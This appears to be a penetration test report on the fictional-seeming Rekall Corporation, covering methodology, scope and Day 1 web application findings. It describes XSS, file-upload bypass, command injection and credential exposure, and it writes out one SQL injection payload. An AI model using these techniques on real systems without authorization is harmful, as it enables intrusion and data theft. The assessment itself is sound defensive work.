



Matrix Security Tech

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	27
Vulnerability Findings	28

Contact Information

Company Name	Matrix Security Tech
Contact Name	Marko Jovanovic, Mohamed Ali
Contact Title	Chief Coordination Officer

Document History

Version	Date	Author(s)	Comments
001	12/04/2023	Marko Jovanovic	
002	12/04/2023	Mohamed Ali	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Various web application fields were well protected against basic XSS attacks
- Certain upload fields were well protected against basic file inclusion attacks
- Several input fields employed input validation
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web Application is vulnerable to more advanced XSS, File Inclusion, and SQL payload injections
- Open source data, including multiple instances of user credentials, are carelessly stored and reachable by anyone
- When scanning the IP addresses within Rekall's subnet with Nmap and Zenmap, potential vulnerabilities were exposed (open ports, IP addresses, running services, etc.)
- Open ports allow for unauthorized access, leading to enumeration of files and users
- Credentials are also displayed when doing an IP lookup
- Various services on both Linux and Windows servers, such as Apache web server, SLMail server, and Drupal are outdated and vulnerable to multiple exploits
- Allowing anonymous login through the FTP port
- Unauthorized access to password hashes through dumping and sync attacks (via Mimikatz Kiwi) allowed for password cracking and privilege escalation
- Rekall's server's physical address is publicly available


Executive Summary

Throughout the penetration testing of Rekall's IT infrastructure and assets, Matrix Security Tech successfully identified numerous vulnerabilities, with a particular emphasis on critical issues that posed potential threats to Rekall's revenue and reputation. Matrix Security Tech's assessment revealed the ability to infiltrate Rekall's assets, exfiltrate sensitive data, and escalate privileges within systems.


Day 1: Rekall's Web Application

The initial focus of the assessment was on Rekall's web application (Day 1). Matrix Security Tech uncovered several vulnerabilities. Below, we have examples of successful XSS Reflected attacks, where malicious scripts could be executed on the Home page and Memory Planner page input fields. We were able to bypass the existing input validation on the second page.







Additionally, the web app proved susceptible to Local File Inclusion, allowing file uploads of our malicious script on the VR Planner web page. Below is the malicious script we were able to successfully upload.





We were also successful in bypassing the validation defense in the second upload field by disguising the extension of our malicious script file. (see below)




A critical XSS Stored vulnerability was identified on the Comments page, enabling us to store our malicious scripting code.




Furthermore, SQL Injection attacks were found to be exploitable on the Login.php toolbar by injecting an “always true” payload (‘1’ OR ‘1’ = ‘1’) in the 2nd input field. The Networking.php page was susceptible to a Command Injection attack.



It was also possible to exploit the MX Record Checker and retrieve sensitive information regarding the mail server.



Open-source data exposure is a significant issue, and it was quickly discovered through various tactics and techniques, notably OSINT and using Command URL (Curl) command line tool.




Alarming was the revelation that user login credentials were stored plainly in the HTML source code of the Login.php page and could quickly be viewed with the inspect elements option, as well as being visible by simply highlighting the Login page.

